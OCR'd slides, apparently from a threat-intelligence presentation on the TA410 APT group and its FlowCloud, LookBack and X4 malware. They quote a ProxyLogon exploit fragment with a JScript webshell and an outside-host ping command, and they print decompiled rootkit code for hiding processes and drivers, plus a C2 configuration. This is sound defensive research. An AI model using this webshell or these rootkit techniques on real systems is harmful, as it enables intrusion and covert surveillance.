
FlowingFrog



LookingFrog




JollyFrog



Initial Access

TLP:GREEN

Spearphishing: FlowingFrog



怎样看待蔡双十讲话的内容和风格

总的评价，她的讲话是在放烟雾弹，是暗度陈仓，掩人耳目。

第一，蔡讲话通篇不同于以往，几乎完全不触及涉及两岸政治定位和台湾政治前途的敏感语汇，没有回应“九二共识”、没有出现“中国”或“中华民国”，也没有提“维持现状”或“独立”与否，连随时挂在嘴边的“自主”“尊严”或“主权”等都较少浮现。显然是要有意回避，在双十这样的重要“节日”，不提“国家”，只讲社会，显得毫不切题、不伦不类。这与她惯有的风格和一段时间以来“台独”分子的叫嚣风格大相径庭。在当前中美对抗格局下，各方面信息使得台湾社会和蔡本人感受到台湾可能由美国的棋子变为“弃子”，沦为时代的牺牲品。所以，在其讲话中，连美台与中美都成为不愿或不敢提及的内容，看来似乎想留个“刹车”“改观”的印象。不过，也完

TLP:GREEN

TA410

Rancon

TA428

Tonto Team

SharpPanda

Royal Road / 8.t RTF builder

GoblinPanda

SpaceOddity

TA413

FunnyDream / Chinoxy

TLP:GREEN

```
00000000:  A9 A4 6E FE-F3 FE FE FE-F2 FE FE FE-FF FF FE FE
00000010:  46 FE FE FE-FE FE FE FE-BE FE FE FE-FE FE FE FE
00000020:  FE FE FE FE-FE FE FE FE-FE FE FE FE-FE FE FE FE
00000030:  FE FE FE FE-FE FE FE FE-FE FE FE FE-16 FE FE FE
00000040:  E8 DF 44 E8-FE 42 F5 29-DD 46 FD AA-29 DD A2 96
00000050:  95 83 DE 8E-8C 8F 97 8C-9D 89 DE 93-9D 88 88 8F
00000060:  82 DE 9C 91-DE 8C 81 88-DE 95 88 DE-B2 AF A3 DE
00000070:  89 8F 92 91-C8 E9 E9 F4-D2 FE FE FE-FE FE FE FE
00000080:  39 C2 B9 E8-05 A1 A3 99-05 A1 A3 99-05 A1 A3 99
00000090:  B2 E4 31 99-06 A1 A3 99-ED B4 A7 99-FB A1 A3 99
000000A0:  84 B5 99 99-FB A1 A3 99-ED B4 A5 99-0C A1 A3 99
000000B0:  18 63 D6 99-02 A1 A3 99-05 A1 AC 99-55 A1 A3 99
```

TLP:GREEN

https://github.com/nao-sec/rr_decoder/

nao-sec / rr_decoder Public

Notifications | Fork 7 | Star 14

Code | Issues | Pull requests | Actions | Projects | Wiki | Security | Insights

master | 1 branch | 0 tags | Go to file | Code

koike Update README.md c65266c on Jan 24 21 commits

sample	Update rr_decode.py	2 years ago
LICENSE	Add LICENSE	2 years ago
README.md	Update README.md	3 months ago
rr_decode.py	Add decode_8291706f	3 months ago

README.md

rr_decoder

This script is to decode `Royal Road RTF Weaponizer` 8.t object

The encodings that can be decoded are:

- 4D A2 EE 67
- 82 91 70 6F
- 94 5F DA D8
- 95 A2 74 8E
- A9 A4 6E FE

About

Decode Royal Road RTF Weaponizer 8.t object

Readme
MIT License
14 stars
6 watching
7 forks

Releases

No releases published

Packages

No packages published

Contributors 3

koike Rintaro KOIKE
pinksawtooth pinksawtooth

Exploit public facing app: LookingFrog and JollyFrog

CVE-2019-0604

ProxyLogon (March 2021)
ProxyShell (August 2021)

TLP:GREEN

Exchange servers under siege from at least 10 APT groups

ESET Research has found LuckyMouse, Tick, Winnti Group, and Calypso, among others, are likely using the recent Microsoft Exchange vulnerabilities to compromise email servers all around the world


Matthieu Faou


Mathieu Tartare

Thomas Dupuy

10 Mar 2021 - 02:00PM

Share

On 2021-03-02, Microsoft released out-of-band patches for Microsoft Exchange Server 2013, 2016 and 2019. These security updates fixed a pre-authentication remote code execution (RCE) vulnerability chain (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065) that allows an attacker to take over any reachable Exchange server, without even knowing any valid account credentials. We have already detected webshells on more than 5,000 email servers as of the time of writing, and according to public sources, several important organizations, such as the European Banking Authority, suffered from this attack.

https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/

TLP:GREEN

```
# Exploit the webshell via:
# curl https://target/aspnet_client/lndex.aspx \
# -d 'orange=new ActiveXObject("WSCRIPT.SHELL").Run("ping
rceeee.qoo.exp.tw");'


HOST = sys.argv[1]
MAIL = sys.argv[2]
LOCAL_NAME = ''

FILE_PATH = 'C:\\inetpub\\wwwroot\\aspnet_client\\lndex.aspx'
FILE_DATA = '<script language="JScript" runat="server">function Page_Load()
{eval(Request["fuckyou"],"unsafe");}</script>'

assert len(FILE_DATA) < 255, "file data too long"


def _unpack_str(byte_string):
    return byte_string.decode('UTF-8').replace('\x00', '')

def _unpack_int(format, data):
    return unpack(format, data)[0]

def get_sid(mail):
```


TLP:GREEN

Orange

This is Orange Speaking :)

2013年11月24日 星期日

EXP.tw - 文章投稿、駭客資訊、資安文章



Orange Tsai

檢視我的完整簡介

發表文章

留言

Archive

Microsoft Exchange Server Remote Code Execution Vulnerability

CVE-2021-26855

On this page

Security Vulnerability

Released: Mar 2, 2021 Last updated: Mar 16, 2021

Assigning CNA: Microsoft

MITRE CVE-2021-26855

CVSS:3.0 9.1 / 8.4

Metric	Value
Base score metrics (8)	
Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None

3/2/2021	Important	CVE-2021-26412	**Yes**	**Yes**	No	No	No	No	No
3/2/2021	Important	CVE-2021-26854	**Yes**	**Yes**	No	No	No	No	No

- Microsoft Exchange Server 2013 CU 22 was released February 12, 2019 after which 31 vulnerabilities have been found and remediated.
- Microsoft Exchange Server 2013 CU 21 was released June 19, 2018 after which 38 vulnerabilities have been found and remediated.
- Microsoft Exchange Server 2013 Service Pack 1 was released February 25, 2014 after which 82 vulnerabilities have been found and remediated.

Please see Exchange Server build numbers and release dates for more information on Exchange Server Cumulative Updates release dates.

Acknowledgements

Volexity

Orange Tsai from DEVCORE research team

Microsoft Threat Intelligence Center (MSTIC)

Microsoft recognizes the efforts of those in the security community who help us protect customers through coordinated vulnerability disclosure. See Acknowledgements for more information.

Security Updates

To determine the support lifecycle for your software, see the Microsoft Support Lifecycle.

Updates CVSS


TLP:GREEN

```
# Exploit the webshell via:
# curl https://target/aspnet_client/lndex.aspx \
# -d 'orange=new ActiveXObject("WSCRIPT.SHELL").Run("ping
rceeee.qoo.exp.tw");'


HOST = sys.argv[1]
MAIL = sys.argv[2]
LOCAL_NAME = ''

FILE_PATH = 'C:\\inetpub\\wwwroot\\aspnet_client\\lndex.aspx'
FILE_DATA = '<script language="JScript" runat="server">function Page_Load()
{eval(Request["fuckyou"],"unsafe");}</script>'

assert len(FILE_DATA) < 255, "file data too long"


def _unpack_str(byte_string):
    return byte_string.decode('UTF-8').replace('\x00', '')

def _unpack_int(format, data):
    return unpack(format, data)[0]

def get_sid(mail):
```


TLP:GREEN

Looking Frog: X4 / LookBack

X4


VMProtect-ed loader
Reads
Injects
Windows registry
Decrypts and injects
Network shellcode (in spoolsv.exe)
Reads/Writes
C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys\Log\rsa.txt
Reads/Writes
Orchestrator (injected in svchost.exe)
Executes commands

X4 Capabilities



TLP:GREEN

LookBack

https://www.welivesecurity.com/2022/04/27/lookback-ta410-umbrella-cyberespionage-ttps-activity/

TLP:GREEN

LookBack Capabilities

System Information


User Activity

Active Control

TLP:GREEN

Flowing Frog: Tendyron / FlowCloud


Tendyron Downloader



TLP:GREEN

```
server_config {
  product_name: "PCArrowI"
  product_version: "v5.0.2"
  id: "1202_[REDACTED]"
  root: ""
  file_server: "47.111.22[.]65"
  file_server_port: "80"
  file_server_bak: ""
  file_server_bak_port: ""
  exchange_server: "47.111.22[.]65"
  exchange_server_port: "81"
  exchange_server_bak: ""
  exchange_server_bak_port: ""
  file_server_key: "E\367\016\031\314\2637[...]"
  xchg_server_key: "8\335\325$\200\233e\363#\346[...]"
  file_key: "U\267\323\353\213\261?\242c[...]"
  is_audio_only: false
  id_prefix: "1202"
```

TLP:GREEN


A Brain-Friendly Guide to OOA&D
Head First
Object-Oriented
Analysis & Design
Impress friends with your UML prowess
Bend your mind around dozens of OO exercises
Avoid embarrassing relationship mistakes
Turn your OO designs into serious code
Load important OO design principles straight into your brain
See how polymorphism, encapsulation and inheritance helped Jen refactor her love life
O'REILLY®
Brett D. McLaughlin, Gary Pollice & David West

Architecture


Over **50** custom classes

```
audio_cap_util = boost::serialization::singleton<AudioCapUtil>::get_instance();
```

```
log_message(
  logger,
  0x10,
  ".\\offline_manager\\fc_audio_manager.cpp",
  "fc_audio_manager::ShouldWaveRecord",
  0x72,
  "!QueryPerformanceCounter(&time2): 0x%.8x",
  last_error);
```

FlowCloud Capabilities

System Information



User Activity

Detection Evasion

TLP:GREEN

≥ 65 dB

"Ok FlowCloud"

Rootkit

```
erase_driver_name_from_list(L"kbdclass.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\kbdclass.sys");
erase_driver_name_from_list(L"mouclass.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\mouclass.sys");
if ( getOsVersion(&major_version, &build_number, minor_version) < 0 )
  return 0;
build_number_ = build_number;
if ( build_number == Windows_XP )
{
  if ( PsCreateSystemThread(&build_number, 0, 0, 0, 0, backdoor_tcp_driver, 0) >= 0 )
    ZwClose(build_number);
  erase_driver_name_from_list(L"tcpip.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\tcpip.sys");
}
else
{
  if ( build_number >= Windows_Vista )
  {
    if ( PsCreateSystemThread(&build_number, 0, 0, 0, 0, backdoor_nsi_driver, 0) >= 0 )
      ZwClose(build_number);
    erase_driver_name_from_list(L"nsiproxy.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\nsiproxy.sys");
  }
```

TLP:GREEN

```
if ( getKPROCESSOffsetsForVersion(&offsets) < 0 )
  return status;
active_process_links = (IoGetCurrentProcess() + offsets.ActiveProcessLinks);
iter = active_process_links;
if ( !active_process_links->Flink && !active_process_links->Blink )
  return status;
while ( *(&iter->Flink + offsets.UniqueProcessId - offsets.ActiveProcessLinks) != proc_id )
{
  iter = iter->Blink;
  if ( iter == active_process_links )
    return 0xC0000001;
}
iter->Blink->Flink = iter->Flink;
iter->Flink->Blink = iter->Blink;
iter->Flink = iter;
iter->Blink = iter;
```

TLP:GREEN

```
  RtlInitUnicodeString(&s_Driver_nsiproxy, L"\\Device\\Nsi");
